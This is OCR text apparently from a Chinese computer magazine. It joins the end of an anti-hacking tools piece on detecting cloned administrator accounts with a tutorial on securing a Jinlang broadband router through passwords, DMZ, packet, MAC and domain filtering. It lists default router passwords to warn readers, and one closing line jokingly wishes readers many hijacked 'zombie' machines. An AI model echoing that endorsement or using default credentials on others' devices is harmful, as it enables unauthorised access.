


图7

四、LP Check

LP_Check是一款检测系统克隆用户的工具，我建议一些网站的管理员人手一份。相信看了以前杂志的朋友对于“克隆帐号之我见”一文的印象应该不错吧，如果有一款直接检测出克隆用户的工具是不是锦上添花呢！？我们运行LP_Check后，只要系统中有被克隆过的管理员用户，就可以很清楚的显示出来。我用mt将guest用户克隆成了管理员，然后使用LP_Check查看，果然现出了原形，如图8。怎么样？有了这款小工具，还怕黑客留下的这个超级“后门”吗？





图8

或许每个人都有自己所钟爱的工具，在此也希望各位朋友能够将一些更好的反黑工具，拿出来给我们这些小菜共享。希望各位在新的一年里，拿起手中的武器，可以肉鸡多多，过个好年，不过，千万别肉鸡没捞到，自己反而成了别人的肉鸡哟！

（本文涉及到的工具冰刃、Kernel SC、System Repair Engineer、LP_Check，光盘有收录）






图1

随着网络共享风潮的兴起，宽带路由器正得到一般家庭用户或者小型企业的青睐，它支持多种网络接入方式（静态IP地址、DHCP分配、PPP拨号等），配置相对灵活，可满足对网络功能要求不高的使用。但是由于普通用户不太熟悉网络知识，在设置路由器时往往使用了默认甚至错误的参数，这就给路由器本身乃至内网安全埋下了隐患。本文就以金浪宽频路由共享器II型KN-S10-52（版本R1.96h12）为例，给大家介绍如何进行宽带路由器的安全设置和注意事项。

一、DHCP服务的设置

登录路由器后选择“基本设置”中的“DHCP服务器”，打开如图1所示的页面。

如果以该路由器为核心组成的局域网电脑数量较少，建议选择“禁用”，停止DHCP服务，为所有电脑手动指定静态IP，如192.168.123.1、192.168.123.2……依次类推；如果电脑数量较多，手动指定IP比较繁琐，可开启DHCP服务，使得客户机可以从路由器自动获得IP地址。为了便于管理，可根据客户机的实际数量限定IP地址的起止范围，方法：在“IP 地址池起始地址”和“IP 地址池终止地址 ”后面的框中分别输入起止和终止IP，比如指定从“2”到“99”，注意要根据客户机的实

际数量留出余量，否则容易发生因IP短缺造成无法分配的故障。指定后单击“保存”并重启路由器生效。

提示：单击“客户端列表”可以列出当前DHCP客户端IP地址和MAC地址的对应表。

二、修改路由器默认密码

各款宽带路由器都存在默认密码，如华硕系列为“adsl1234”，金浪系列为“admin”。用户应该在第一次配置路由器时即将默认密码修改，否则容易被别有用心的人以此进行登陆并拥有管理员权限，路由器完全被其掌控，后果不堪设想。修改密码很简单，选择“基本设置”中的“修改密码”，如图2。输入旧密码并设定新密码，单击“保存”即可。




图2

三、慎用DMZ主机功能

在防火墙的概念中，DMZ（Demilitarized zone）指非军事区，俗称停火区，与军事区和信任区相对应，处于内部网络与外部网络之间，其作用是把WEB、e-mail等允许外部访问的服务器单独接在该区端口，使整个需要保护的内部网络接在信任区端口后，不允许任何访问，实现内外网分离，达到用户需求。

在宽带路由器的实际应用中，DMZ主机功能是指指定一台主机作为能和外部双向通信的非保护主机。出于安全考虑，对于一般家庭用户来说无需启用此功能；如果必须启用，则应该配置好DMZ主机的防火墙和反病毒软件，并指定非标准FTP端口以避免恶意攻击。方法：选择“重定向规则”中的“杂项”，如图3。指定DMZ主机的IP地址并勾选“启用”，然后在“非标准FTP端口”中指定非21的端口并保存。




图3

四、报文过滤和MAC地址控制

1. 报文过滤

报文过滤是指通过分析流入流出数据包来控制对网络的访问，并通过分析其来源及目的IP决定是否允许该数据包通过。流出过滤适用于由内而外的所有流出报文，而流入过滤只适用目的地址为虚拟服务器或DMZ主机的报文。选择“安全设置”中的“报文过滤”，如图4。勾选“流出过滤”后面的“启用”，下面的两个设置选项类似“黑白名单”，可根据具体的过滤设置进行搭配；在过滤列表中分别输入源IP地址、目的IP地址及端口号并勾选“启用”。“流入过滤”的操作方法同上，只不过需要注意其方向是相反的。




图4

我们可以指定执行报文过滤的时间范围：

1. 如果总是执行，可选择规则的ID号后直接单击“时间表规则（00）Always”后面的“复制到”；

2. 如果只在某个时间段执行，则先要建立一个时间表——选择“高级设置”→“时间表规则”→“增加新规则”，如图5。




图5

输入规则名称如“上班时间”，设置日期和起止时间后保存并返回“时间表规则”页面，勾选“启用”；然后在“报文过滤”页面的“时间表规则”中选择新建的时间表指定到规则ID号即可。

1. “源IP地址”可以填写单个IP地址，也可填写一组IP地址，如192.268.123.2—192.168.123.99。空白表示应用到所有的IP地址。

2. “端口号”可以填写单个端口，如80，也可填写一组端口地址，如1000—1999。在端口号上添加前缀T或U，用来标示TCP或UDP协议，如：T80，U53，没有前缀表示兼有TCP和UDP，空白文本表示应用到所有的端口地址。

3. 配置实例

假设有一条名为“上班时间”的时间表规则，范围是每天8:30—17:30，且流出过滤设定，如图6。




图6

以上设定代表客户端用户在每天的08:30—17:30无法使用QQ聊天（QQ的默认端口号为8000）。

2. MAC地址控制

报文过滤是基于IP地址的控制方式，我们还可以使用MAC地址控制与其配合，使网络控制更加严密。我们使用一个例子来说明，如图7。




图7

这个控制列表说明：

1. MAC地址控制功能已经启用；

2. 连接控制功能启用，所有不在控制列表中的用户可以接入路由器；

3. 客户端1具有固定IP地址（从DHCP服务器处获得或者是手动设置）；客户端2将从DHCP服务器定义的IP地址池中得到它的IP地址，或者是手动配置一个静态IP地址。如果客户端1尝试使用的IP地址和列表中指定的地址(192.168.123.100)不同，它将被拒绝接入路由器。

4. 客户端2和其他MAC地址没在表中的列出的客户端，均被允许接入路由器，而客户端1将被拒绝接入。

提示：如果启用了DHCP服务，可在“DHCP客户端”下拉框中选择并将其复制到控制列表中，操作要比手工指定简便。

五、域名过滤

域名过滤可以阻止用户访问特定的URL，比如恶意和有病毒的网站，以及不希望客户端浏览的其它站点。选择“安全设置”中的“域名过滤”，如图8。

勾选“域名过滤”和“记录DNS查询信息”后面的“启用”；如果对某些客户端授权使之不受域名过滤限制，可在“特权IP地址范围”中输入IP或者IP范围。在“域名后缀”中输入受限制的Url后缀，比如“bt.com”、“3721.com”；可在“动作”




图8

中指定当客户端访问的网页符合受限的域名后缀时所采取的行动，“丢弃”为阻止访问，“记录”为允许访问但是在日志中进行记录；最后勾选“启用”使之生效。

六、其他设置

1.远程管理主机／端口

通常只有内部用户能够浏览路由器的WEB管理页面，使用“远程管理主机／端口”功能使得我们可以从远程的主机来管理设备。选择“安全设置”中的“杂项”，如图9。

